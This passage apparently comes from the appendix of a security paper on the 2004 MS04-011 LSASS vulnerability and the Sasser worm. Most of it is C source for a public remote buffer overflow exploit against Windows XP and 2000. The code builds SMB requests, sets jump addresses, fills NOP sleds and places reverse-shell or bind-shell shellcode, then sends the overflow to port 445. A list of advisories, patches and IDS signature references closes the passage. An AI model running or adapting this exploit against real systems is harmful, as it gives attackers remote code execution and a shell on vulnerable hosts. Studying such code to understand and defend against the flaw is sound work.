"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x7C\x70\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x7C\x70\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x78\x85\x13\x00\xAB\x5B\xA6\xE9";

char req8[] =
"\x00\x00\x10\xF8\xFF\x53\x4D\x42\x2F\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\xFF\xFE"
"\x00\x08\x60\x00\x0E\xFF\x00\xDE\xDE\x00\x40\x00\x00\x00\x00\xFF"
"\xFF\xFF\xFF\x08\x00\xB8\x10\x00\x00\xB8\x10\x40\x00\x00\x00\x00"
"\x00\xB9\x10\xEE\x05\x00\x00\x01\x10\x00\x00\x00\xB8\x10\x00\x00"
"\x01\x00\x00\x00\x0C\x20\x00\x00\x00\x00\x09\x00\xAD\x0D\x00\x00"
"\x00\x00\x00\x00\xAD\x0D\x00\x00";
// room for shellcode here ...

char req9[] =
"\x00\x00\x0F\xD8\xFF\x53\x4D\x42\x25\x00\x00\x00\x00\x18\x07\xC8"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x08\x18\x01"
"\x00\x08\x70\x00\x10\x00\x00\x84\x0F\x00\x00\x00\x04\x00\x00\x00"
"\x00\x00\x00\x00\x00\x00\x00\x00\x00\x54\x00\x84\x0F\x54\x00\x02"
"\x00\x26\x00\x00\x40\x95\x0F\x00\x5C\x00\x50\x00\x49\x00\x50\x00"
"\x45\x00\x5C\x00\x00\x00\x00\x00\x05\x00\x00\x02\x10\x00\x00\x00"
"\x84\x0F\x00\x00\x01\x00\x00\x00\x6C\x0F\x00\x00\x00\x00\x09\x00";


char shit3[] =
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00"
```

```
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00\x01\x00\x00\x00"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x9A\xA8\x40\x00"
"\x01\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00";



#define LEN                     3500
#define BUFSIZE                 2000
#define NOP                     0x90


struct targets {

        int             num;
        char            name[50];
        long            jmpaddr;

} ttarget[]= {

        { 0, "WinXP Professional    [universal] lsass.exe ",
0x01004600 }, // jmp esp addr
        { 1, "Win2k Professional    [universal] netrap.dll",
0x7515123c }, // jmp ebx addr
        { 2, "Win2k Advanced Server [SP4]       netrap.dll",
0x751c123c }, // jmp ebx addr
        //{ 3, "reboot",
0xffffffff }, // crash
       // { NULL }

};

void usage(char *prog)
{
        int i;
        printf("Usage:\n\n");
        printf("%s <target> <victim IP> <bindport> [connectback IP]
[options]\n\n", prog);
        printf("Targets:\n");
        for (i=0; i<3; i++)
                printf("        %d [0x%.8x]: %s\n", ttarget[i].num,
ttarget[i].jmpaddr, ttarget[i].name);
        printf("\nOptions:\n");
        printf("        -t:             Detect remote OS:\n");
        printf("                        Windows 5.1 - WinXP\n");
        printf("                        Windows 5.0 - Win2k\n\n");
        exit(0);
}



int main(int argc, char *argv[])
{

int i;
int opt = 0;
char *target;
char hostipc[40];
char hostipc2[40*2];

unsigned short port;
unsigned long ip;
unsigned char *sc;

char buf[LEN+1];
char sendbuf[(LEN+1)*2];

char req4u[sizeof(req4)+20];

char screq[BUFSIZE+sizeof(req7)+1500+440];
char screq2k[4348+4060];
char screq2k2[4348+4060];

char recvbuf[1600];

char strasm[]="\x66\x81\xEC\x1C\x07\xFF\xE4";
char strBuffer[BUFSIZE];

unsigned int targetnum = 0;

int len, sockfd;
short dport = 445;
struct hostent *he;
struct sockaddr_in their_addr;
char smblen;
char unclen;
//WSADATA wsa;


        printf("\nMS04011 Lsasrv.dll RPC buffer overflow remote exploit
v0.1\n");
        printf("--- Coded by .::[ houseofdabus ]::. ---\n\n");
        printf("--- port under linux by froggy3s ---\n\n");



if (argc < 4) {
        usage(argv[0]);
}

target = argv[2];
sprintf((char *)hostipc,"\\\\%s\\ipc$", target);

for (i=0; i<40; i++) {
        hostipc2[i*2] = hostipc[i];
        hostipc2[i*2+1] = 0;
}

memcpy(req4u, req4, sizeof(req4)-1);
memcpy(req4u+48, &hostipc2[0], strlen(hostipc)*2);
memcpy(req4u+47+strlen(hostipc)*2, req4+87, 9);
```

```
smblen = 52+(char)strlen(hostipc)*2;
memcpy(req4u+3, &smblen, 1);

unclen = 9 + (char)strlen(hostipc)*2;
memcpy(req4u+45, &unclen, 1);

if (argc > 4)
        if (!memcmp(argv[4], "-t", 2)) opt = 1;

if ( (argc > 4) && !opt ) {
        port = htons(atoi(argv[3]))^(ushort)0x9999;
        ip = inet_addr(argv[4])^(ulong)0x99999999;
        memcpy(&reverseshell[118], &port, 2);
        memcpy(&reverseshell[111], &ip, 4);
        sc = reverseshell;
} else {
        port = htons(atoi(argv[3]))^(ushort)0x9999;
        memcpy(&bindshell[176], &port, 2);
        sc = bindshell;
}


if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
        memset(buf, NOP, LEN);

        //memcpy(&buf[2020], "\x3c\x12\x15\x75", 4);
        memcpy(&buf[2020], &ttarget[atoi(argv[1])].jmpaddr, 4);
        memcpy(&buf[2036], sc, strlen(sc));

        memcpy(&buf[2840], "\xeb\x06\xeb\x06", 4);
        memcpy(&buf[2844], &ttarget[atoi(argv[1])].jmpaddr, 4); // jmp
ebx addr
        //memcpy(&buf[2844], "\x3c\x12\x15\x75", 4); // jmp ebx addr

        memcpy(&buf[2856], sc, strlen(sc));

        for (i=0; i<LEN; i++) {
                sendbuf[i*2] = buf[i];
                sendbuf[i*2+1] = 0;
        }
        sendbuf[LEN*2]=0;
        sendbuf[LEN*2+1]=0;

        memset(screq2k, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);
        memset(screq2k2, 0x31, (BUFSIZE+sizeof(req7)+1500)*2);

} else {
        memset(strBuffer, NOP, BUFSIZE);
        memcpy(strBuffer+160, sc, strlen(sc));
        memcpy(strBuffer+1980, strasm, strlen(strasm));
        *(long *)&strBuffer[1964]=ttarget[atoi(argv[1])].jmpaddr;
}

memset(screq, 0x31, BUFSIZE+sizeof(req7)+1500);

//WSAStartup(MAKEWORD(2,0),&wsa);
```

```
        if ((he=gethostbyname(argv[2])) == NULL) { // get the host info
                perror("[-] gethostbyname ");
                exit(1);
        }

        if ((sockfd = socket(AF_INET, SOCK_STREAM, 0)) == -1) {
                perror("socket");
                exit(1);
        }


        their_addr.sin_family = AF_INET;
        their_addr.sin_port = htons(dport);
        their_addr.sin_addr = *((struct in_addr *)he->h_addr);
        memset(&(their_addr.sin_zero), '\0', 8);

        printf("[*] Target: IP: %s: OS: %s\n", argv[2],
        ttarget[atoi(argv[1])].name);
        printf("[*] Connecting to %s:445 ... ", argv[2]);
        if (connect(sockfd, (struct sockaddr *)&their_addr, sizeof(struct
        sockaddr)) == -1) {
                printf("\n[-] Sorry, cannot connect to %s:445. Try again...\n",
        argv[2]);
                exit(1);
        }
        printf("OK\n");

        if (send(sockfd, req1, sizeof(req1)-1, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if (send(sockfd, req2, sizeof(req2)-1, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if (send(sockfd, req3, sizeof(req3)-1, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if ((argc > 5) || opt) {
                printf("[*] Detecting remote OS: ");
                for (i=0; i<12; i++) {
                        printf("%c", recvbuf[48+i*2]);
                }
                printf("\n");
                exit(0);
        }

        printf("[*] Attacking ... ");
        if (send(sockfd, req4u, smblen+4, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if (send(sockfd, req5, sizeof(req5)-1, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);


        if (send(sockfd, req6, sizeof(req6)-1, 0) == -1) {
                printf("[-] Send failed\n");
                exit(1);
        }
        len = recv(sockfd, recvbuf, 1600, 0);

        if ( (atoi(argv[1]) == 1) || (atoi(argv[1]) == 2)) {
                memcpy(screq2k, req8, sizeof(req8)-1);
                memcpy(screq2k+sizeof(req8)-1, sendbuf, (LEN+1)*2);

                memcpy(screq2k2, req9, sizeof(req9)-1);
                memcpy(screq2k2+sizeof(req9)-1, sendbuf+4348-sizeof(req8)+1,
        (LEN+1)*2-4348);

                memcpy(screq2k2+sizeof(req9)-1+(LEN+1)*2-4348-
        sizeof(req8)+1+206, shit3, sizeof(shit3)-1);

                if (send(sockfd, screq2k, 4348, 0) == -1) {
                        printf("[-] Send failed\n");
                        exit(1);
                }
                len = recv(sockfd, recvbuf, 1600, 0);

                if (send(sockfd, screq2k2, 4060, 0) == -1) {
                        printf("[-] Send failed\n");
                        exit(1);
                }

        } else {
                memcpy(screq, req7, sizeof(req7)-1);
                memcpy(screq+sizeof(req7)-1, &strBuffer[0], BUFSIZE);
                memcpy(screq+sizeof(req7)-1+BUFSIZE, shit1, 9*16);

                screq[BUFSIZE+sizeof(req7)-1+1500-304-1] = 0;
                if (send(sockfd, screq, BUFSIZE+sizeof(req7)-1+1500-304, 0)== -
        1){
                        printf("[-] Send failed\n");
                        exit(1);
                }
        }
        printf("OK\n");

        len = recv(sockfd, recvbuf, 1600, 0);

        return 0;
        }
```

REFERENCES – WORKS CITED

1. HOUSEOFDABUS, "MS04011 Lsasrv.dll RPC buffer overflow remote exploit". April 29, 2004.

Link: http://packetstormsecurity.org/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c

2. Microsoft, "Microsoft Security Bulletin MS04-011". April 13, 2004

Link: http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx

3. Microsoft, "Security Update for Windows XP (KB835732)" April 12, 2004

Link: http://www.microsoft.com/downloads/details.aspx?FamilyId=3549EA9E-DA3F-43B9-A4F1-AF243B6168F3&displaylang=en

Microsoft, "Security Update for Windows 2000 (KB835732)" April 12, 2004

Link: http://www.microsoft.com/downloads/details.aspx?FamilyId=0692C27E-F63A-414C-B3EB-D2342FBB6C00&displaylang=en

Microsoft, "Security Update for Windows NT Server 4.0 (KB835732)" April 12, 2004

Link: http://www.microsoft.com/downloads/details.aspx?FamilyId=67A6F461-D2FC-4AA0-957E-3B8DC44F9D79&displaylang=en

4. eEye, "Windows Local Security Authority Service Remote Buffer Overflow". April 13, 2004

Link: http://www.eeye.com/html/Research/Advisories/AD20040413C.html

5. eEye, "Published Advisories"

Link: http://www.eeye.com/html/research/advisories/index.html

6. Symantec, "MS_Windows_LSASS_RPC_DS_Request"

Link:http://securityresponse.symantec.com/avcenter/nis_ids/sigs/MS_Windows_LSASS_RPC_DS_Request.html

7. CISCO, "Getting Started in Internetworking"

Link:http://www.informit.com/content/images/1578702410/samplechapter/1578702410_CH01.pdf

8. Computer Sciences Department Old Dominion University, Picture

Link: http://www.cs.odu.edu/~cs779/spring03/lectures/fig2_2.gif

9. Microsoft MSDN, “How RPC Works”. July 2004

Link: http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp

10. Christopher Hertel, “SMB: The Server Message Block Protocol” 2004

Link: http://ubiqx.org/cifs/SMB.html

11. Eric Glass. “The NTLM Authentication Protocol”, 2003

Link: http://davenport.sourceforge.net/ntlm.html

12. Takayoshi Nakayama and Fergal Ladley, “W32.Sasser.Worm” April 30, 2004

Link: http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.worm.html

13. Heather Shannon, “W32.Sasser.B.Worm” May 14, 2004

Link: http://securityresponse.symantec.com/avcenter/venc/data/w32.sasser.b.worm.html

14. Yuhui Huang, “W32.Sasser.C.Worm” May 02, 2004

Link: http://www.symantec.com/avcenter/venc/data/w32.sasser.c.worm.html

15. John Canavan and Eric Chien, “W32.Sasser.D” May 03, 2004

Link: http://www.symantec.com/avcenter/venc/data/w32.sasser.d.html

16. Ed Skoudis, “Computer and Network Hacker Exploits” 2004, pg 99 - 103

17. Andy Vaught, “Linux Apprentice: Introduction to Named Pipes”, September 01, 1997

Link: http://www.linuxjournal.com/article.php?sid=2156

18. Spyro Malaspinas and Larry Wichman, “MS:LSASS-ACCESS Signature” May 2004

Link:https://dragon.enterasys.com/modules.php?op=modload&name=PostWrap&file=index&page=sigsearch

19. Netcat 1.10 for Unix, “Network Utility Tools:

Link: http://www.atstake.com/research/tools/network_utilities/

20. 3cServer, “3com software utilities for Windows”

Link: http://support.3com.com/software/utilities_for_windows_32_bit.htm

21. Sysinternals, TCPVIEW

Link: http://www.sysinternals.com/ntw2k/source/tcpview.shtml

22. Microsoft, Microsoft Windows Update

Link: http://windowsupdate.microsoft.com/

23. Symantec AntiVirus Corporate Edition

Link:http://enterprisesecurity.symantec.com/products/products.cfm?ProductID=155

24. Microsoft, Microsoft Baseline Security Analyzer v1.2, August 16, 2004

Link: http://www.microsoft.com/technet/security/tools/mbsahome.mspx